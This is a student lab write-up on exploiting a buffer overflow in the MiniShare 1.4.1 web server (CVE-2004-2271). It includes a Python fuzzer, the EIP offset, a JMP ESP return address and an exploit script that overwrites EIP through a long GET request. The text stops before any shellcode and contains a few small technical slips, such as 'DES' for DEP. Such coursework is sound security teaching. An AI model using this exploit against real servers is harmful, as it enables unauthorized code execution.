OHTS Assignment

BUFFER OVERFLOW EXPLOITATION

MINISHARE 1.4.1

A.M.S.P.B ATAPATTU - IT17127356

CYBER SECURITY SPECILIAZION

Year 04 Semester 01

Table of Contents

List of Figures

What is buffer overflow vulnerability?

Buffer overflow or overrun is a anomaly where a program, while writing to buffer, overruns the buffer's boundary and overwrites adjacent memory locations.

Buffer is a storage place in a memory where data can be stored and it's mostly bound in a conditional statements to check the value given by the user and enter it in to the buffer and if the value entered by user is more than the actual size of the buffer then it should not accept it and should throw an error. But what most of the times happens is buffer fail to recognize its actual size and continue to accept the input from user beyond its limit and that result in overflow which causes application to behave improperly and this lead to overflow attacks.

How to find, develop and exploit buffer overflow vulnerability is explained in this document.

What is MiniShare

MiniShare is a minimalist HTTP server for Microsoft Windows developed by kometbomb in 2006 under the GPL license . The goal of this software is to be simple and intuitive, so only the necessary features of the HTTP / 1.1 protocol are implemented. Most of the actions can be done using the mouse . For example, it is possible to share files by drag'n'drop . It is however possible to use it on the command line for advanced use.

Following are the vulnerabilities of this software from CVE Details.

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
1	CVE-2007-2315			DoS	2007-04-26	2008-11-15	7.8	None	Remote	Low	Not required	None	None	Complete
MiniShare 1.5.4, and possibly earlier, allows remote attackers to cause a denial of service (application crash) via a flood of requests for new connections.														
2	CVE-2004-2271			Exec Code Overflow	2004-12-31	2017-07-10	7.5	User	Remote	Low	Not required	Partial	Partial	Partial
Buffer overflow in MiniShare 1.4.1 and earlier allows remote attackers to execute arbitrary code via a long HTTP GET request.														
3	CVE-2004-2035			DoS	2004-05-26	2017-07-10	5.0	None	Remote	Low	Not required	None	None	Partial
MiniShare 1.3.2 allows remote attackers to cause a denial of service (crash) via a malformed HTTP GET or HEAD request without the proper number of trailing CRLF sequences.														

In here we are going to exploit the following vulnerability

CVSS Score	7.5
Confidentiality Impact	Partial (There is considerable informational disclosure.)
Integrity Impact	Partial (Modification of some system files or information is possible, but the attacker does not have control over what can be modified, or the scope of what the attacker can affect is limited.)
Availability Impact	Partial (There is reduced performance or interruptions in resource availability.)
Access Complexity	Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit.)
Authentication	Not required (Authentication is not required to exploit the vulnerability.)
Gained Access	User
Vulnerability Type(s)	Execute Code Overflow
CWE ID	CWE id is not defined for this vulnerability

Exploiting the Vulnerability

Lab Requirements

1. Windows XP Virtual Machine
2. Kali Linux Machine for Attack
3. Immunity Debugger
4. MiniShare 1.4.1
5. Mona.py

Installing MiniShare 1.4.1 in Windows XP

MiniShare opens the TCP PORT 80 of the windows in order to start its web services. So, its makes the attacker to send the not defined TCP packets (reverse_tcp).




Figure 1: Minishare in Windows XP

Installing Immunity Debugger in Windows XP

Immunity Debugger is a powerful new way to write exploits, analyze malware, and reverse engineer binary files. It builds on a solid user interface with function graphing, the industry's first heap analysis tool built specifically for heap creation, and a large and well supported Python API for easy extensibility. We can use this software in order to identifies the MiniShare buffer size (ESP and EIP) and to identifies the executable process (.dll) to do our exploitation.

Figure 2: Immunity debugger

Registers in the upper right: The most important items here are:

- **EIP**: Extended Instruction Pointer is the address of the next instruction to be processed.
- **ESP**: Extended Stack Pointer is the top of the stack
- **EBP**: Extended Base Pointer is the bottom of the stack

Assembly Code in the upper left: This is the most difficult part of the window to understand. It shows the processor instructions one at a time in "Assembly Language", with instructions like MOV and CMP. Assembly language is difficult to learn, but you don't need to learn much of it to develop simple exploits. Don't struggle much with this pane at first.

Hex Dump at the lower left: this shows a region of memory in hexadecimal on the left and in ASCII on the right. For simple exploit development, we'll use this pane to look at targeted memory regions, usually easily labelled with ASCII text.

Stack in the lower right. This shows the contents of the Stack, but it's presented in a way that is not very helpful for us right now. For this project, disregard this pane.

Vulnerability Identification

First step is to identify the vulnerable input to the app, we can script the following fuzzer that sends bigger strings to the URL of the request until the application crashes: These Python scripts are from GitHub and some scripts are changed slightly for this exploitation.


```
import socket
# Create an array of buffers, from 10 to 2000, with increments of 20.
counter = 100
buffer = ["A"]

while len(buffer) <= 60:
    buffer.append("A" * counter)
    counter = counter + 200

for string in buffer:
    print "Fuzzing with %s bytes" % len(string)
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    connect = s.connect(('192.168.30.131', 80))
    #s.recv(1024)
    s.send('GET ' + string+'\r\n\r\n')
    print s.recv(1024)
    s.close()
```

Figure 3: 1st fuzzing script

The app crashes when sending a string 1900 long, so we know the buffer is somewhere between 1700 and 1900



```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.or
g/TR/html4/loose.dtd">
<html><head><link rel="stylesheet" href="/minishare.css" type="text/css"><title>
400 Bad request</title></head><body><h1>400 Bad request</h1></body><hr><p class=
"versioninfo"><a href="http://minishare.sourceforge.net/">MiniShare 1.4.1</a> at
 192.168.30.131 port 80.</p>
</body></html>
Fuzzing with 1900 bytes
```

Figure 4: Executing fuzzing code




Figure 5: After 1st fuzzing code Immunity debugger stopped at EIP 41414141

Buffer Size Identification

Second step is to find the exact size of the buffer before the EIP register. We can achieve this by generating a string with unique sequence of characters and use the debugger to find the value that overwrites the EIP register. We create the string as follows:

```
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb
-l 1900
```




Figure 6: Generated string

After generating the random string we can add it into our next script




Figure 7: Adding string to previous script

After we run the script we can see the EIP was overwritten with 36684335




Figure 8: EIP overwritten with 36684335

Then we can search the exact length using following command and we can see there is a exact match at offset 1787




Figure 9: Exact match found for EIP value

Our objective is to inject a shellcode in beginning of the stack, replace EIP with the address of ESP and get the execution flow redirected to our shellcode. The problem is that the amount of data loaded in the stack changes at every execution, so we can not predict the value of the ESP address. We can work around this by finding a JMP ESP instruction in memory from a module that has no DES or ASLR, and change our EIP to point to that address.




Figure 10: Getting JUM EMP instruction

Now we can search the instruction \xff\xe4 using Mona in immunity debugger




Figure 11: Searching instruction \xff\xe4 using Mona in Immunity

We can find the address 77EF6E7E. To have it properly read from the stack we need to encode it as \7E\x6E\xEF\x77

We will add our shellcode after the JMP ESP instruction (of about 400 bytes), so our payload will look like this:

```
Padding + JMP ESP + shellcode
```

Using the previous buffer size and address

```
"A" * 1787 + "\x7E\x6E\xEF\x77" + "C" * 400
```

```
import socket

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
buffer = "A" * 1787 + "\x7E\x6E\xEF\x77" + "C" * 400
try:
    print "\nSending evil buffer ... "
    s.connect(('192.168.30.131', 80))
    s.send('GET ' + buffer + '\r\n\r\n')
    print s.recv(1024)
    print "\nDone!."
except:
    print "Could not connect"
```

Figure 12: Updated script with new buffer

Then we can set a breakpoint to that memory location 77EF6E7E and run the new exploit. the debugger should pause when sending the payload, and stepping into the next instruction (F7) should jump to a the top of the stack, where there should be 400 C.




Figure 13: Debugger stopped at EIP 01443908

The execution flow is redirected to the beginning of our 'C' buffer, where we will place the shellcode.

Finding illegal characters

Next step is to generate a shellcode. Before doing that, we need to know what characters the application allows. We will send a buffer that contains all the ASCII characters:




Figure 14: Script that have all ASCII characters

After we run that shellcode in the immunity debugger we can find the first character that truncates the input \x0d, we remove it from our code and run it again until all the sent characters are shown. We identified \x00 and \x0d.

Generating shellcode

